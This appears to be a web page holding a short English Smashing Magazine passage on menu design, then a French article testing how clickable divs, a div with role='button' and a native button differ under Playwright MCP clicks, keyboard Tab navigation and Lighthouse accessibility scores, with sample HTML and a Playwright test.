
But we certainly don’t need any further icons or arrows to indicate where the links go. The same goes for split menus, which often produce more mistakes than help. Instead, we have one button or dropdown that does exactly one thing — shows all options and allows users to drill down.
And if you need a direct link, we link the title directly to the page and underline it. More often than not, simpler is better.
We hope you’ll find these wonderful projects useful — put together by wonderful creators. A friendly shout-out to everyone sharing their work with folks to use and learn from! That’s one of the reasons why we truly love the web and people building and designing it. 💚
At Smashing, we love the web. That’s why we publish articles and books, run workshops and events around everything web. We love seeing what we all can do to make the web more accessible and usable. We also love organizing and attending online events — with friendly discounts for large groups (5+ attendees) and schools and students. Interested? Just send us an email and we’ll sort it out!
Trois commandes « Ajouter au panier ». Même apparence, même texte, même script. Playwright MCP peut cliquer chacune d’elles, et les trois clics ajoutent bien un article. Au clavier, Tab en ignore deux.
Le cas trompeur est celui du div auquel on a ajouté role="button" : il apparaît comme le bouton HTML natif dans l’instantané transmis par MCP, sans en avoir le comportement. Après une seule retouche de couleur sur le décor, le score Lighthouse d’accessibilité atteint même 100/100 sur les trois pages. La barrière clavier reste intacte.
La démonstration isole trois variantes sur trois pages. Seule la commande « Ajouter au panier » change ; le reste est commun.
<!-- A : div cliquable -->
<div class="command" id="command">Ajouter au panier</div>

<!-- B : div cliquable avec un rôle -->
<div class="command" id="command" role="button">Ajouter au panier</div>

<!-- C : bouton HTML natif -->
<button class="command" id="command" type="button">Ajouter au panier</button>
Les identifiants appartiennent à des documents séparés. Le même gestionnaire click incrémente le compteur dans les trois variantes. Les deux div sont volontairement incomplets : aucun gestionnaire clavier ne les complète.
Ouvrez une variante dans un nouvel onglet, puis utilisez Tab depuis le début du document. Le premier arrêt est le lien « Voir le produit ». Le deuxième donne le résultat de l’expérience :
| Variante | Focus après deux Tab | Ajout au clavier |
|---|---|---|
A — div |
Vider le panier | Ignorée |
B — div avec rôle de bouton |
Vider le panier | Ignorée |
C — button |
Ajouter au panier | +1 avec Entrée, +1 avec Espace¹ |
Chaque touche est essayée dans une page neuve, avec un compteur à zéro.
Sur A et B, on passe directement du lien au bouton de remise à zéro. L’action d’ajout existe au clic, mais le parcours de tabulation ne la dessert pas.
Sur Mac : vérifiez les réglages avant de comparer. La navigation au clavier de macOS et l’option de Safari permettant de parcourir chaque élément avec Tab influencent les arrêts. Apple détaille ces réglages et Option + Tab dans son guide Safari. Si le bouton natif est lui aussi ignoré, commencez par ces réglages. Nos mesures utilisent Chrome.
Playwright MCP expose des outils de navigateur à un agent. browser_snapshot décrit la page ; browser_click agit sur un élément désigné par une référence de cette description.
Dans des sessions isolées, nous avons appelé ces outils sur chaque variante. Les deux versions MCP testées donnent les mêmes lignes pour l’ajout au panier :
# A — div
- generic [ref=e14] [cursor=pointer]: Ajouter au panier

# B — div role="button"
- button "Ajouter au panier" [ref=e14] [cursor=pointer]

# C — button
- button "Ajouter au panier" [ref=e14] [cursor=pointer]
La référence e14 est locale à chaque instantané. Transmise à browser_click, elle permet de faire passer le compteur de 0 à 1 dans les trois cas.
Pour B et C, le bloc YAML complet avant interaction est identique, ligne pour ligne, dans les deux versions testées. Rien n’y distingue leur accès par Tab. A dispose aussi d’une référence utilisable, malgré l’absence de rôle de bouton.
Un agent équipé de MCP dispose donc ici d’un moyen de cliquer une commande absente du parcours clavier. Notre script a sélectionné la cible ; nous n’avons pas mesuré la décision d’un agent autonome.
L’annotation [cursor=pointer] vient du style commun :
.command {
  cursor: pointer;
}
Dans une copie, on surcharge uniquement cette propriété par cursor: default. Les trois annotations disparaissent. A conserve sa référence :
- generic [ref=e14]: Ajouter au panier
Les trois clics MCP fonctionnent encore. Le pointeur enrichit cette représentation sans conditionner, dans ces essais, la présence d’une référence ou le succès du clic. Il n’ajoute aucun arrêt de tabulation.
Le YAML mêle sémantique et indices de présentation. Aucun de ces indices n’établit, à lui seul, que la commande est atteignable par Tab.
La FAQ d’OpenAI pour Atlas recommande des rôles, libellés et états descriptifs sur les éléments interactifs, en renvoyant aux bonnes pratiques WAI-ARIA. Adrian Roselli a critiqué cette recommandation, notamment le risque d’ajouts redondants ou erronés et de détournement des attributs à des fins de référencement.
Notre comparaison illustre un risque précis : enrichir la description d’un contrôle peut laisser son défaut d’accès intact. L’ajout du rôle n’a pas créé la barrière clavier ; il ne l’a pas corrigée. Ces essais ne permettent pas de déduire la représentation qu’utilise Atlas.
Nous avons ensuite lancé Lighthouse sur les mêmes pages. Sa catégorie expérimentale « Agentic Browsing » comprend notamment un audit intitulé Accessibility tree is well-formed. Il réussit pour les trois variantes.
Le score Lighthouse d’accessibilité demande une précision : dans les fichiers d’origine, Lighthouse signale le contraste du mot « NOTES » dessiné sur le carnet. On conserve ces résultats, puis on crée une seconde copie où seule la couleur de fond du carnet change, de #687b40 à #647640. Le balisage des boutons et leur script restent identiques.
Scores Lighthouse d’accessibilité :
| Variante | Score initial | Après correction du contraste |
|---|---|---|
A — div cliquable |
95/100 | 100/100 |
B — div avec rôle |
96/100 | 100/100 |
C — button natif |
95/100 | 100/100 |
Les tests clavier échouent toujours sur A et B après ce changement de couleur. On peut donc obtenir ici un score Lighthouse d’accessibilité de 100/100 tout en laissant l’action principale hors du parcours de tabulation.
Pourquoi B dépasse-t-il même C ? Le rôle explicite rend quatre audits ARIA supplémentaires applicables et réussis. Leur poids réduit la part du même échec de contraste dans la moyenne : après arrondi, 96 au lieu de 95. Les rapports et le calcul détaillé permettent de vérifier cet effet, sans amélioration du parcours clavier.
Google documente cette limite : le score Lighthouse d’accessibilité agrège des audits automatisés, tandis que la vérification de la prise de focus des contrôles interactifs fait partie des contrôles manuels.
L’audit destiné aux agents filtre lui aussi une sélection de règles, visibles dans le code de Lighthouse 13.5.0. Dans nos six rapports, les deux audits applicables d’Agentic Browsing réussissent : arbre d’accessibilité et stabilité de mise en page. Les cinq autres sont non applicables. Ce périmètre ne couvre pas notre parcours par Tab.
Le navigateur expose l’interface aux technologies d’assistance selon les correspondances HTML Accessibility API Mappings. Playwright construit ses propres instantanés : le YAML MCP n’est ni l’arbre natif complet ni une transcription vocale.
Le mot « NOTES », placé sous aria-hidden="true", illustre cette différence. Il figure dans le YAML MCP, mais pas dans page.locator('body').ariaSnapshot() par défaut avec Playwright 1.64.0. Les nœuds non ignorés de l’arbre Chromium recueilli par le protocole DevTools ne l’exposent pas non plus.
| Observation | Question couverte |
|---|---|
ariaSnapshot() |
Quelle représentation ARIA Playwright produit-il avec ces options ? |
| Instantané MCP | Quelles descriptions et références sont transmises ? |
| Clic MCP et compteur | L’ajout fonctionne-t-il par cette référence ? |
| Tab puis activation | La commande est-elle atteinte et activable par ce parcours ? |
| Lecteur d’écran — non testé ici | Comment le contrôle et le résultat sont-ils restitués ? |
Un lecteur d’écran peut rencontrer autrement un élément ignoré par Tab. La restitution de B avec VoiceOver ou NVDA reste à tester.
Cette distinction change aussi la façon d’écrire un test. Sur B, getByRole(...).click() fait passer le compteur à 1 sans imposer le trajet par Tab.
locator.press() a un autre angle mort : il tente d’abord de placer le focus sur sa cible. Pour l’observer, on ajoute tabindex="-1" au bouton natif C, dans un essai séparé. press('Enter') déclenche toujours l’ajout ; Tab ignore ce bouton. Sur B, en revanche, press('Enter') laisse le compteur à zéro. Tester une activation ne suffit donc pas à tester l’accès au contrôle.
Pour couvrir notre parcours, on envoie les touches à la page, puis on exige le focus sur le bouton. Voici le test exécuté avec @playwright/test, configuré pour Google Chrome ; baseURL désigne le dossier des variantes, avec une barre oblique finale.
const {test, expect} = require('@playwright/test');

const variant = process.env.VARIANT || 'c';

for (const key of ['Enter', 'Space']) {
  test(`Tab atteint le bouton ; ${key} ajoute un article`, async ({page}) => {
    await page.goto(`${variant}.html`);
    await expect(page.locator('#count')).toHaveText('0');
    await page.keyboard.press('Tab'); // Lien « Voir le produit ».
    await page.keyboard.press('Tab'); // Le bouton doit venir ensuite.
    await expect(page.getByRole('button', {
      name: 'Ajouter au panier', exact: true,
    })).toBeFocused();
    await page.keyboard.press(key);
    await expect(page.locator('#count')).toHaveText('1');
  });
}
Le contexte de chaque test est neuf. Sur C, les deux tests réussissent. Avec VARIANT=b, ils échouent sur l’assertion de focus ; avec VARIANT=a, le bouton recherché par rôle est absent. Dans les deux cas, le processus termine avec un code d’erreur. Une simple journalisation « non atteint » laisserait la suite verte.
Ces deux Tab correspondent à l’ordre attendu de cette page. Dans une application, on décrit le parcours attendu avec la même précision et on vérifie aussi le retour avec Maj + Tab, l’indicateur de focus et le retour d’information. Un compteur qui change ne suffit pas à établir que la personne a perçu le résultat.
La différence observée est celle annoncée par l’ARIA Authoring Practices Guide : un rôle décrit une fonction, mais ne fournit pas les interactions clavier correspondantes.
Ajouter tabindex="0" au div l’intègre à la tabulation ; il reste à programmer l’activation attendue d’un bouton. Pour notre action, le navigateur fournit déjà ce comportement avec :
<button type="button">Ajouter au panier</button>
Le gestionnaire click suffit à recevoir aussi l’activation clavier native. type="button" évite une soumission involontaire si l’élément se retrouve dans un formulaire. Le texte fournit le nom accessible ; répéter ce nom dans aria-label ou ajouter role="button" n’est pas nécessaire ici.
Choisir un bouton natif ne dispense pas de décrire ses états. S’il déplie des informations de livraison, aria-expanded indique si le panneau est ouvert ou fermé. Le script doit synchroniser cet attribut avec la visibilité du contenu ; le bouton fournit déjà les interactions clavier.
Le modèle Disclosure décrit cette association. aria-controls, facultatif, relie le bouton au panneau. L’article d’Alsacréations « Le modèle de conception ARIA Disclosure » en détaille l’implémentation.
Voici une version qui garde le contenu disponible sans JavaScript :
<button type="button" id="delivery-toggle"
        aria-controls="delivery"
        aria-expanded="false" hidden>
  Informations de livraison
</button>
<div id="delivery">
  <p>Livraison en trois à cinq jours ouvrés.</p>
</div>
<script>
  const toggle = document.querySelector('#delivery-toggle');
  const panel = document.querySelector('#delivery');
  function setExpanded(expanded) {
    panel.hidden = !expanded;
    toggle.setAttribute('aria-expanded', String(expanded));
  }
  toggle.addEventListener('click', () => setExpanded(panel.hidden));
  setExpanded(false);
  toggle.hidden = false;
</script>
Pour un contenu simplement dépliable sous son intitulé, details et summary fournissent le mécanisme sans script :
<details>
  <summary>Informations de livraison</summary>
  <p>Livraison en trois à cinq jours ouvrés.</p>
</details>
Dans la version scriptée ci-dessus, le bouton n’apparaît qu’après l’initialisation du script ; sans JavaScript, le panneau reste lisible. Vérifiez que les styles respectent hidden. Plus largement, certains styles CSS peuvent altérer la sémantique exposée : un rôle explicite peut alors servir de correctif ciblé.
Un clic automatisé réussi ne valide pas le parcours clavier. Dans notre démonstration, le test doit vérifier que Tab atteint la commande et qu’Entrée comme Espace déclenchent l’action. Le bouton HTML fournit les comportements natifs attendus ; le test vérifie leur fonctionnement dans ce parcours.
Mesures du 8 octobre 2026, sur macOS arm64 avec Chrome 155.0.8059.39 sans interface graphique, profil bureau 1 280 × 900. Première campagne : Playwright 1.63.0, MCP 0.0.68, Lighthouse 13.5.0. Complément : Playwright 1.64.0 et MCP 0.0.83, avec le même Chrome. Il confirme les six clics MCP et le parcours clavier des variantes d’origine, puis compare les représentations et les activations click() / press(). Lighthouse n’est pas relancé.
Les sources sont figées à la révision ae88025. Les contre-essais modifient séparément le fond du carnet, cursor ou tabindex. Le dossier de reproduction et son complément MCP 0.0.83 conservent sources, scripts, empreintes et résultats, avec les versions de Playwright embarquées par MCP, distinctes de celles des tests.
Un passage par condition et par version, sur trois pages volontairement simples : il ne s’agit pas d’une étude statistique. Les clics MCP sont pilotés par un script déterministe. Aucun essai autonome d’Atlas ou d’un autre agent, ni essai VoiceOver ou NVDA, n’est inclus. Les résultats ne constituent pas un audit de conformité complet.